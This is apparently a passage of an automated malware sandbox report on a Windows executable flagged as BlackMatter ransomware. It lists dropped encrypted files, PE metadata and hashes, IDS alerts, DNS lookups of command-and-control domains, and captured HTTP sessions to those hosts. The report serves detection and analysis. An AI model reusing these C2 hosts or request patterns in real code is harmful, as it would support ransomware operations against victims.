SHA1:	F111B830E332E9F93F64ADA1B55A88666C9D3266
SHA-256:	B444C099AC5237083AFCE3D72A759756466D97C539099D9005ECD8AFA9EE9DE4
SHA-512:	ED8933ABFAE1088FBB1CB34BECEC9D46B2519D5DDAA2266B9148F9EFF1D5C7D7ED80610DC67565A2910A5AD33CA6C1A625CDE629834B1C24490A05591AE444B
Malicious:	false
Preview:	....h]3L.$&......Z.....i.Q...|N.ejBQ.0#.4^....u..>k'9(.q.H....Q$9.My...i.hO../.^Es :._...N.zn.m.>m.^..\|....v._..j..:;..HM...?.F)....}...Ho?p...@9."f.......IG.....j...&......{...D.7..U.%6...Y /.3.3..H...D.....e.....P..+g..K\|'...\=.w`.}_wG.l...rv.e..RJ.5..\|.<.#[..."..r._5Z.P...Y..[../.js...\..s....')...#D.......Q6(..n./"h.`y.P5aR?......*......`.S.#U..r...i.*..y^.......9....d.?Z.C~\|..$.'.{.. ....v.\+Z.q..p..4.)..x.w}..O.g.*w....+.<.ER...6.N...y..B..l...r..,..`...Z...#O_ot.m...P.3....z'....}.j..U..#..../'..s.XX;m..yIJ.N'?....2^.bV.D..<N1.......|Ap.!m.-......3c..Bi...c..%.B.....:. .nt^.t.7D..hc.*.....P...Y._TN..j.....Ho."4.._B.3.3..N..>.6.e.........P|47...5%......8.....C.AK{xW..NC.C.{...P.9.Q...bT......Z..j...Q.'$.Z..,.d.>.k.X.4L'74V4..:.....1..'c....-L.`.?..W.H..;.W.3- ~^XC.bx\...-....2...X...\|.9......./.Z.}/.sps..'8nT..u3.X9...5..*8e...l4..Z....ab.<aM.I.N.L.^:...LY.3c.....{.i.8.......s.68+Z!......<a.p.....y$D.x.\... ^.+g.."."... .e...X..o.....

C:\Users\user\Documents\QCFWYSKMHA\EWZCVGNOWT.png.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.820670909713017
Encrypted:	false
SSDEEP:	24:wZNcW+mfsefLUtGIz93nryFBXBxoeKl2/WhQ+PZaWYyRHuupx0qj:wZl+mfseUYGVryDXvsl2/0NAWpHuupxt
MD5:	AA73BCF812211F00BB64BE4E92054DDB
SHA1:	FB5841C8FA452523EBAD502C71E627AEA0109889
SHA-256:	A7420F7BBFA5BD2B6E6BD47F97E253A31064D36E8583D0FBF622E482B9DA8170
SHA-512:	2C6AF4F96531452D7C8362E09F45FC0081994F983C5D2DC17C58A09202E633DF28F9EBFD8AA4E191DA60D70A54240080E2FF6AE5C4AE6122F496E1D2AD53156
Malicious:	false
Preview:	.k_.MD.P"h<......>.P5..-..|VF^.b2mI...m...<u\x....1.\J.i*S.[.S./".I...e..a...DA.'..z.V.)...k..gR.$.9.k........E/%g.Q.cb..5.....O.b2..VE....T.....R.wg..t.bQD>......nO)...o1..\|.)m.8> .U.9d..d..z..p".H....PS....<r...9x.+.@..]=.FF.7..{[..]<..36.SE.....La....%..6.]...U.....hB}.....I......N.8!l.Q*...D.S$.g.l..t;.....Z..Q.Cs.z_....6...d......YS0.u...pI.t|jL....q.. .h...44r.1.*..4....R. J.)z+&.....9@.....g..(%J...x.K.....+U.6..Tm.....5.....I......!...w'...CR......yund{.#N.|$HNH{#/..Q.....\|..U....M=&...Z.kL.El..N....rh....U.X.k..s....`..[.\|s\|<.p........QR.v&y...h.U.X.d%....} ...>@.........`>..p.}J<..;.2.9.,/p...X.......PrH/..../.q,.>..W.9jo....a.....C.>..;..5&>..A.........*e...U.{g)$q.|...T...2...gY..W.........N.R..]?.L.ylP..|.c.k.m.8..3,...N......?..\.c_.nr>.....Qp...... <z....R..\.~.g..g.....}^.s..Ag....~.[....s..El6{...06... .../H.[...o..P^....N..+.b...t..G......Z~S:..?ivh.J..U7.....w....$;@.A9d.=_.$.OR.ME.~.......K.<F.....I.".B

C:\Users\user\Documents\QCFWYSKMHA\JDDHMPCDUJ.mp3.kVuoJyeoW	
Process:	C:\Users\user\Desktop\GlLHM7paoZ.exe
File Type:	data
Category:	dropped
Size (bytes):	1158
Entropy (8bit):	7.856370724479703
Encrypted:	false
SSDEEP:	24:5PNvdFqzTCTz6QckO9a7Nu/hYK5qGH1pEnWJbvJuXjZNUEsg:5PNVF2guQckr7EaeEncIP
MD5:	DA5EBC50B69A7AA447F66738C08C52E2
SHA1:	6865F466C5CD572AA4EC5F8E8956DF94C964D776
SHA-256:	5AC3268B1AA076540A5C3188DD13D0DF33AE00D9ABBE0DD0862F66310BD829C8
SHA-512:	D76B7B52456AD458F0D9A39580A20438FFB5D1FFE06E9F072FDEF36647862B50CBB70EC64507D9D7630FAB57A30EA03DEF32AB5F3DCCC83391857C19324659F
Malicious:	false
Preview:	..~..g.....}..N.'..nD..:..+a7..{.....?.tZB...M..Q...6..x.t;b.......h.3....p.k.i.Yf.J#..........I.....J......Q4).;.....]..[..........de...,).`.D\}d.20a.....=O.... .1.'n.}.......#.......#.gW.5+..V..*M.4ew....qj}/ .....e.)>...-X...H...}....).3.Yv..O.*..z......%."..2....2@.......I..o>.p.S1..M.(...{w...)..z.~...W......>...'6.7*....H.."L....J_C.....-........B.\.o..G..u.@.:V..?.....x.R....V..#.P.W..['..k..|..2".... [d..,1.._.pG.( ./;...`..S}.!.9N...V..r...c...SS".V...rE.`....SZ..w.,tq..hB....Iy..&[.2.N..I.J .E,...CJ/.z...tFm(9&...<=...........g.o.>?.^:...DYL.*8z...h}.,...{}XN.|$9...A.........M.h....C./....s....] ...}..z...@...p.........n...>2)..X.$P...G...v...../q..T.......>M3d.....{$..44......C..&......$N....O._.......?>.vK.U.*...w...w..[..1.8V......]-.....y....|@=...I..J.s.PT&...tvE.|i.#i.z.'.T....).t.+|.F. 2.9.>.vT8....UA.T.&...KW..~..%=.EA..G.K.t..}........&|Y.+..~G....k.h.._.]L..(.Og..9C......2:.F....*.......5..F....<L....q]....~....<\. +.4..(."..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.960122484094687

Copyright Joe Security LLC 2021

General

TrID:	• Win32 Executable (generic) a (10002005/4) 99.94% • Win16/32 Executable Delphi generic (2074/23) 0.02% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	GlLHM7paoZ.exe
File size:	68608
MD5:	598c53bfef81e489375f09792e487f1a
SHA1:	80a29bd2c349a8588edf42653ed739054f9a10f5
SHA256:	22d7d67c3af10b1a37f277ebabe2d1eb4fd25afbd6437d4377400e148bcc08d6
SHA512:	6a82ad5009588d2fa343bef8d9d2a02e2e76eec14979487 a929a96a6b6965e82265a69ef8dd29a01927e9713468de 3aedd7b5ee5e79839a1a50649855a160c35
SSDEEP:	1536:RzICS4AT6GxdEe+TOdincJXvKv8Zg3kl:qR7auJXSkZg3C
File Content Preview:	MZ......................@...!..L.!This program cannot be run in DOS mode....$.......PE..L....+.`.....................&....................@..........................@............@................................

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x40e8d5
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x60FB2BC6 [Fri Jul 23 20:51:18 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	5
OS Version Minor:	1
File Version Major:	5
File Version Minor:	1
Subsystem Version Major:	5
Subsystem Version Minor:	1
Import Hash:	c94b1566bf307396953c849ef18f9857

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0xda14	0xdc00	False	0.511150568182	data	6.78775755783	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0xf000	0x3d0	0x400	False	0.5361328125	data	4.45330581288	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x10000	0x15ec	0x1000	False	0.881103515625	data	7.59149156952	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.rsrc	0x12000	0xda7	0xe00	False	0.990792410714	data	7.90733617332	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ

Copyright Joe Security LLC 2021

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.reloc	0x13000	0x8fc	0xa00	False	0.78671875	data	6.42515500113	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Imports

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
10/24/21-09:21:22.789914	UDP	2033635	ET TROJAN BlackMatter CnC Domain in DNS Lookup (paymenthacks .com)	51143	53	192.168.2.3	8.8.8.8
10/24/21-09:21:24.275671	UDP	2033635	ET TROJAN BlackMatter CnC Domain in DNS Lookup (paymenthacks .com)	56009	53	192.168.2.3	8.8.8.8
10/24/21-09:21:25.235353	UDP	2033636	ET TROJAN BlackMatter CnC Domain in DNS Lookup (mojobiden .com)	59026	53	192.168.2.3	8.8.8.8
10/24/21-09:21:25.279379	UDP	2033636	ET TROJAN BlackMatter CnC Domain in DNS Lookup (mojobiden .com)	49572	53	192.168.2.3	8.8.8.8
10/24/21-09:22:00.454506	UDP	2033636	ET TROJAN BlackMatter CnC Domain in DNS Lookup (mojobiden .com)	52130	53	192.168.2.3	8.8.8.8
10/24/21-09:22:00.484365	UDP	2033636	ET TROJAN BlackMatter CnC Domain in DNS Lookup (mojobiden .com)	55102	53	192.168.2.3	8.8.8.8

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Oct 24, 2021 09:21:22.789913893 CEST	192.168.2.3	8.8.8.8	0x9d0	Standard query (0)	paymenthacks.com	A (IP address)	IN (0x0001)
Oct 24, 2021 09:21:24.275671005 CEST	192.168.2.3	8.8.8.8	0x6ddc	Standard query (0)	ww25.paymenthacks.com	A (IP address)	IN (0x0001)
Oct 24, 2021 09:21:25.235352993 CEST	192.168.2.3	8.8.8.8	0xf7f6	Standard query (0)	mojobiden.com	A (IP address)	IN (0x0001)
Oct 24, 2021 09:21:25.279378891 CEST	192.168.2.3	8.8.8.8	0x7af9	Standard query (0)	mojobiden.com	A (IP address)	IN (0x0001)
Oct 24, 2021 09:22:00.454505920 CEST	192.168.2.3	8.8.8.8	0x919a	Standard query (0)	mojobiden.com	A (IP address)	IN (0x0001)
Oct 24, 2021 09:22:00.484364986 CEST	192.168.2.3	8.8.8.8	0xcb26	Standard query (0)	mojobiden.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 24, 2021 09:21:22.970902920 CEST	8.8.8.8	192.168.2.3	0x9d0	No error (0)	paymenthacks.com		103.224.212.222	A (IP address)	IN (0x0001)
Oct 24, 2021 09:21:24.443306923 CEST	8.8.8.8	192.168.2.3	0x6ddc	No error (0)	ww25.paymenthacks.com	77026.bodis.com		CNAME (Canonical name)	IN (0x0001)
Oct 24, 2021 09:21:24.443306923 CEST	8.8.8.8	192.168.2.3	0x6ddc	No error (0)	77026.bodis.com		199.59.242.153	A (IP address)	IN (0x0001)
Oct 24, 2021 09:21:25.268589973 CEST	8.8.8.8	192.168.2.3	0xf7f6	Name error (3)	mojobiden.com	none	none	A (IP address)	IN (0x0001)
Oct 24, 2021 09:21:25.306806087 CEST	8.8.8.8	192.168.2.3	0x7af9	Name error (3)	mojobiden.com	none	none	A (IP address)	IN (0x0001)

Copyright Joe Security LLC 2021

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Oct 24, 2021 09:22:00.476039886 CEST	8.8.8.8	192.168.2.3	0x919a	Name error (3)	mojobiden.com	none	none	A (IP address)	IN (0x0001)
Oct 24, 2021 09:22:00.505224943 CEST	8.8.8.8	192.168.2.3	0xcb26	Name error (3)	mojobiden.com	none	none	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- paymenthacks.com
- ww25.paymenthacks.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49755	103.224.212.222	443	C:\Users\user\Desktop\GlLHM7paoZ.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49761	103.224.212.222	443	C:\Users\user\Desktop\GlLHM7paoZ.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49756	199.59.242.153	80	C:\Users\user\Desktop\GlLHM7paoZ.exe

Timestamp	kBytes transferred	Direction	Data
Oct 24, 2021 09:21:24.546015024 CEST	1055	OUT	GET /?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK&subid1=20211024-1821-244d-afd2-7f2406ac953a HTTP/1.1 Accept: */* Connection: keep-alive Accept-Encoding: gzip, deflate, br User-Agent: Chrome/91.0.4472.77 Cache-Control: no-cache Host: ww25.paymenthacks.com Cookie: __tad=1635060084.7055840

Timestamp	kBytes transferred	Direction	Data
Oct 24, 2021 09:21:24.646745920 CEST	1056	IN	HTTP/1.1 200 OK Server: openresty Date: Sun, 24 Oct 2021 07:21:24 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: parking_session=68cbdd23-a819-2e99-a6ef-bf61faaacfaf; expires=Sun, 24-Oct-2021 07:36:24 GMT; Max-Age=900; path=/; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_Cdok4ScyBa+/aYmDUVkZ0fEf9O+HjlSrMjDdWvbxkuLSscoGW/4w7hEvNW4M6vmeyFF5TBYRUU/wLEkanH+IHQ== Cache-Control: no-cache Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-store, must-revalidate Cache-Control: post-check=0, pre-check=0 Pragma: no-cache Content-Encoding: gzip Data Raw: 35 35 30 0d 0a 1f 8b 08 00 00 00 00 00 04 03 9d 55 5d 93 a2 46 14 fd 2b c6 97 3c 6c 66 44 d0 d9 31 19 a7 0a 45 10 d6 c6 01 81 b6 fb 25 d5 34 28 cd f7 0a da c2 af 4f 33 b3 49 b6 92 54 aa 92 17 aa 9a 7b ee b9 e7 9e db 1f 2f 3f 44 15 6d bb 3a 1e 25 6d 91 bf be 0c df 51 4e ca f3 72 1c 97 e3 51 44 5a f2 40 a2 30 af 68 96 c5 dd 72 0c 74 ce 35 07 59 5f 2a 6c 26 37 6a ab ce 66 b5 72 54 ed c0 55 7e 50 ad 95 6a 6b 97 5a ce fb cf ea be 50 35 62 3f b7 ea 5c da 35 90 a6 3b bd 73 74 1a 4e de 64 ef 4e e7 cf 15 da c7 e6 2e 54 6e 2b fe d9 7a 3a cd 6a 52 64 aa 13 1c 9c eb 57 d4 7c b9 2b a8 8f fc ed fa 16 06 f8 a6 fb cd 5a e5 1b 55 75 96 cb 5f d7 51 95 cd 0e b4 5b 91 4f 13 82 0a cd 0f 32 2c 9d 36 a7 c5 fe d3 36 cd 0f 17 90 6a 11 bc 85 f7 ec ba 3b 34 b4 32 e0 64 c6 3f 27 9b 9b 0d 67 e0 e9 56 c4 9d ae cf bd 15 72 7d 7f c2 77 9b 8c 94 db 4f e6 56 10 8f 45 ef 31 89 5e 5f 8a b8 25 23 9a 90 4b 13 b7 cb f1 b5 3d 3d 3c 8b d8 fb df 92 14 f1 72 7c 63 31 af ab 4b 3b 1e d1 aa 6c e3 52 a0 38 8b da 64 19 c5 37 46 e3 87 f7 c5 4f 23 56 b2 96 91 fc a1 a1 24 8f 97 53 c1 91 b3 32 1b 5d e2 7c 39 6e 12 91 4f af ed 88 09 8a f1 28 b9 c4 a7 e5 78 72 22 22 bf 2a 1f c5 67 3c 1a 66 b2 1c b3 82 9c e3 c9 fd e1 1d 37 f9 9e a2 be c4 02 5b c6 54 e8 f8 c8 4f da b6 6e 7e 9e 4c 38 e7 8f e7 aa 3a e7 f1 23 ad 0a a1 f2 52 35 4d 75 61 67 56 7e 4f 10 95 cd 83 20 39 c5 2d 4d fe 4a 51 93 4b c6 ca f3 63 58 45 ac a1 51 f9 bf 89 4e c2 a1 e6 9b 1a 52 b3 e6 1f 88 26 1f b6 8b 52 dd eb 4b c4 6e 23 16 2d c7 2d b9 9c 63 d1 59 d3 76 c2 bc 1f ab 9a 50 d6 76 3f 8f a4 1f 5f 5f 26 02 f4 fa d2 d0 0b ab db 57 ce ca a8 e2 8f 83 e0 d1 72 34 8e 3b 6b 1a c1 3c 33 d3 8a d9 69 92 a2 c2 cd 40 0a 5a e4 9d ef fb 83 d4 61 2f 9b ef e0 46 c6 10 b5 a8 40 32 80 38 41 50 4f 71 a1 17 26 e3 8c 1a 7a 89 83 85 44 e0 34 17 1c 77 3b 05 53 a0 21 0e b4 b3 b4 5b 5b 1c c1 28 3f 2a 41 17 ae cd 27 b3 Data Ascii: 550U]F+<lfD1E%4(O3IT{/?Dm:%mQNrQDZ@0hrt5Y_*l&7jfrTU~PjkZP5b?\5;stNdN.Tn+z:jRdW|+ZUu_Q[O2,66j;42d?'gVr}wOVE1^_%#K==<r|c1K;lR8d7FO#V$S2]|9nO(xr""*g<f7[TOn~L8:#R5MuagV~O 9-MJQKcXEQNR&RKn#--cYvPv?__&Wr4;k<3i@Za/F@28APOq&zD4w;S![[(?*A'

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49757	103.224.212.222	80	C:\Users\user\Desktop\GlLHM7paoZ.exe

Timestamp	kBytes transferred	Direction	Data
Oct 24, 2021 09:21:24.826802969 CEST	1058	OUT	POST /?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK HTTP/1.1 Accept: */* Connection: keep-alive Accept-Encoding: gzip, deflate, br Content-Type: text/plain User-Agent: Chrome/91.0.4472.77 Host: paymenthacks.com Content-Length: 816 Cache-Control: no-cache Cookie: __tad=1635060084.7055840
Oct 24, 2021 09:21:25.024322987 CEST	1060	IN	HTTP/1.1 302 Found Date: Sun, 24 Oct 2021 07:21:24 GMT Server: Apache/2.4.25 (Debian) Location: http://ww25.paymenthacks.com/?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK&subid1=20211024-1821-245b-b16a-e897805eb3ba Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49758	199.59.242.153	80	C:\Users\user\Desktop\GlLHM7paoZ.exe

Timestamp	kBytes transferred	Direction	Data
Oct 24, 2021 09:21:25.126843929 CEST	1060	OUT	GET /?ztYdx0Q=9Jh2L4nBPBJechaF7&aLz8nwiFC=fVBFCEdqrnS06Ab&ZaNSaGgG3=maO6bGG6LAg&mi3fju3=SkxeAp3EGyy3E&fGep=oo79la8IfpgF2Pf&Ktpuhpgn=2pQNXS3RarpD2S&lzLC=HEaimaSUBS3zw0nFsZL&MNg=HhbZ8eK&subid1=20211024-1821-245b-b16a-e897805eb3ba HTTP/1.1 Accept: */* Connection: keep-alive Accept-Encoding: gzip, deflate, br User-Agent: Chrome/91.0.4472.77 Cache-Control: no-cache Host: ww25.paymenthacks.com Cookie: __tad=1635060084.7055840; parking_session=68cbdd23-a819-2e99-a6ef-bf61faaacfaf

Timestamp	kBytes transferred	Direction	Data
Oct 24, 2021 09:21:25.227586985 CEST	1062	IN	HTTP/1.1 200 OK Server: openresty Date: Sun, 24 Oct 2021 07:21:25 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: parking_session=68cbdd23-a819-2e99-a6ef-bf61faaacfaf; expires=Sun, 24-Oct-2021 07:36:25 GMT; Max-Age=900; path=/; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_pa1J6X4IeXQ++Tl8VSiIXUN4LgtLs8DD4m+6UsZSpA+V0vbwGrCnKEf/HY8WwvsugFrueGoAF4W6Ub4iCn0kBA== Cache-Control: no-cache Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-store, must-revalidate Cache-Control: post-check=0, pre-check=0 Pragma: no-cache Content-Encoding: gzip Data Raw: 35 36 62 0d 0a 1f 8b 08 00 00 00 00 00 04 03 9d 56 5d 93 a2 4a 12 fd 2b 5e 5f ee c3 dc 6e 11 d4 d1 bb 6d 47 a0 08 42 53 d8 28 50 50 2f 37 8a 82 96 e2 7b 04 2d e1 d7 6f 61 cf ee 4e cc 6e 6c c4 dc 17 22 20 33 4f 9e 3c 99 59 c5 cb 6f 51 45 da ae 8e 47 49 5b e4 af 2f c3 73 94 e3 f2 bc 1e c7 e5 78 14 e1 16 3f e1 28 cc 2b 92 65 71 b7 1e 03 95 31 c5 0e 8c b7 0a e9 c9 8d 58 b2 bd db 6c 6c 59 39 31 99 9d 64 63 23 5b ca a5 16 f3 fe ab 7c 28 64 05 5b cb 56 9e 0b 66 03 49 6a aa 9d ad 92 70 f2 2e 3a 77 32 5f 56 c1 21 d6 cd 50 ba 6d d8 57 63 f1 31 ab 71 91 c9 b6 77 b2 af df 82 e6 ed 2e 05 7d e4 ee b7 b7 d0 43 37 d5 6d b6 32 db c9 b2 bd 5e ff 55 e3 a9 b1 f0 67 7a ec db 5f be 38 f9 d2 3b 51 dd 77 ad 99 79 6e cd 66 a9 28 b3 e2 cb c2 6d d0 a9 96 bf 78 c2 2d 64 da 65 5b be ed 3e 26 fb 60 09 d9 ad b9 9e d5 cb 35 d6 2a 59 9d c1 85 1b ce e8 b6 14 b2 8d bc 5e 8f 79 ed 31 8e 5e 5f 8a b8 c5 23 92 e0 4b 13 b7 eb f1 b5 fd 78 5a 72 db e3 6b 89 8b 78 3d be d1 98 d5 d5 a5 1d 8f 48 55 b6 71 c9 bd 18 8d da 64 1d c5 37 4a e2 a7 c7 cb 1f 23 5a d2 96 e2 fc a9 21 38 8f d7 53 8e 91 d3 32 1b 5d e2 7c 3d 6e 12 1e 4f ae ed 88 72 88 f1 28 b9 c4 1f eb f1 e4 03 f3 f8 aa 7c e6 8f f1 68 e8 c9 7a 4c 0b 7c 8e 27 f7 a7 87 df e4 47 88 fa 12 73 df 32 26 9c c7 67 7c d2 b6 75 f3 e7 64 c2 18 7b 3e 57 d5 39 8f 9f 49 55 70 96 97 aa 69 aa 0b 3d d3 f2 47 80 a8 6c 9e 38 c8 47 dc 92 e4 67 88 1a 5f 32 5a 9e 9f c3 2a a2 0d 89 ca bf 0d f4 c1 15 6a be b3 c1 35 6d fe 07 d0 e4 53 76 9e aa 7b 7d 89 e8 6d 44 a3 f5 b8 c5 97 73 cc 2b 6b da 8e 8b f7 7b 55 63 42 db ee cf 91 f0 fb eb cb 84 3b bd be 34 e4 42 eb f6 95 d1 32 aa d8 f3 40 78 b4 1e 8d e3 ce 98 46 30 cf f4 b4 a2 56 9a a4 41 71 cc 40 0a da c0 39 df 0f 27 a1 43 4e 36 37 e1 4e 44 30 68 83 22 10 01 44 49 00 d5 14 15 6a a1 53 46 89 a6 96 c8 5b 09 18 4e 73 8e 71 b7 52 30 05 4a c0 80 72 9e 9a 5b 83 05 30 ca 7d c9 eb Data Ascii: 56bV]J+^_nmGBS(PP/7{-oaNnl" 3O<YoQEGI[/sx?(+eq1XllY91dc#[|(d[VfIjp.:w2_V!PmWc1qw.}C7m2^Ugz_8;Qwynf(mx-de[>&`5*Y^y1^_#KxZrkx=HUqd7J#Z!8S2]|=nOr(|hzL|'Gs2&g|ud{>W9IUpi=Gl8Gg_2Z*j5mSv{}mDs+k{UcB;4B2@xF0VAq@9'CN67ND0h"DIjSF[NsqR0Jr[0}

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49762	199.59.242.153	80	C:\Users\user\Desktop\GlLHM7paoZ.exe

Timestamp	kBytes transferred	Direction	Data
Oct 24, 2021 09:21:59.756165028 CEST	1281	OUT	GET /?wFdsAo=m8SxzzJYA8Cye0ZuIp&IIu7qt4s=9vaqCkIU&P0rY85r3g=3yWBtmW9ThsVHLPvT&NIzLa=KKD&Ww7uium=7kQVlcMRI0lz9zF5N&EOj3TrEzg=uXPRgqL6AtVMT&jOg2Kq=KbU1&OJqem=QGXs&Thxw591w=7AzVv38Ty&3Kwha=7J4&3JE702D5H=wVwVW&xj6Km=eIvB77L1DiRICecfvT&rn2cJrZbK=y6u&Wl1Wj=VXl8HkHvD8h6WgygV&jiC4MKl=PC3nWpKyNJUHfNNY&YdDNI5U=qZiZI0BeoLfimdx&DjiEcu=20b4Hh8Ch5v&tz2REARJ=zwNqtxhKtQaEpGWtM&subid1=20211024-1821-5994-88c3-3f09ef5a5c59 HTTP/1.1 Accept: */* Connection: keep-alive Accept-Encoding: gzip, deflate, br User-Agent: AppleWebKit/587.38 (KHTML, like Gecko) Cache-Control: no-cache Host: ww25.paymenthacks.com Cookie: __tad=1635060084.7055840; parking_session=68cbdd23-a819-2e99-a6ef-bf61faaacfaf

Timestamp	kBytes transferred	Direction	Data
Oct 24, 2021 09:21:59.857633114 CEST	1283	IN	HTTP/1.1 200 OK Server: openresty Date: Sun, 24 Oct 2021 07:21:59 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: keep-alive Set-Cookie: parking_session=68cbdd23-a819-2e99-a6ef-bf61faaacfaf; expires=Sun, 24-Oct-2021 07:36:59 GMT; Max-Age=900; path=/; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_FzNJiH/470la9O+V7ByX1Xtv+mtjlPQZd4bESKDtOgAQBmOZlJLK5+9m8E+JEjdray1HZKGX4eJ2B5pFVlHVQA== Cache-Control: no-cache Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-store, must-revalidate Cache-Control: post-check=0, pre-check=0 Pragma: no-cache Content-Encoding: gzip Data Raw: 36 66 36 0d 0a 1f 8b 08 00 00 00 00 00 04 03 9d 56 db 76 a3 3a 12 fd 15 8f 5f ce 43 4f 62 c0 26 dd 3e 13 67 2d 5f c0 86 80 08 37 01 7a 99 85 25 62 2e 12 d0 06 1b c3 d7 1f e1 64 7a b2 66 ce 99 87 79 61 81 a8 da b5 ab b4 55 a5 e7 bf 91 0a b7 7d 9d 4c d2 96 d1 97 e7 f1 39 a1 71 79 5a 4d 93 72 3a 21 71 1b 3f c4 e4 48 2b 5c 14 49 bf 9a 9a 6a d7 ed ec 48 7f ad 90 96 5e 31 58 db ca 66 63 af 77 6e b7 ee dc b5 be 59 83 dd b9 96 e8 f0 7d 6d b1 f5 2e 06 3f da b5 2c 18 4d 80 73 43 ed 6d 15 1f 67 6f 92 77 c3 f2 8f 2a b2 12 cd 38 ce af 9b ee bb fe f4 be a8 63 56 ac 6d e8 da 97 9f 51 f3 7a 9b 47 03 f1 0f db eb 11 a2 ab ea 37 db 75 a7 ac d7 f6 6a f5 4f 75 00 7a 76 98 2d be 0b 34 5e 5a df e0 f7 4d 1f 8a 61 7b fd c6 da 9c be d9 88 2c 8e 8a fb ba 6b ad d3 da de 30 0b 51 dd 78 95 bf 2d d9 0f e5 9b ae e4 e4 1c f7 e2 01 bd ee c3 45 a2 4b 1b b9 56 21 3d 40 7b bd 5a 4d 79 ee 49 4c 5e 9e 59 d2 c6 13 9c c6 e7 26 69 57 d3 4b fb fe f0 83 ff bb af 96 31 4b 56 d3 6b 96 74 75 75 6e a7 13 5c 95 6d 52 72 ab 2e 23 6d ba 22 c9 35 c3 c9 c3 fd e3 ef 93 ac cc da 2c a6 0f 0d 8e 69 b2 12 39 06 cd ca 62 72 4e e8 6a da a4 dc 1f 5f da 49 c6 21 a6 93 f4 9c bc af a6 b3 f7 98 fb 57 e5 23 7f 4c 27 e3 9e ac a6 19 8b 4f c9 ec f6 70 b7 9b 7d 85 a8 cf 09 b7 2d 13 cc 79 7c f8 a7 6d 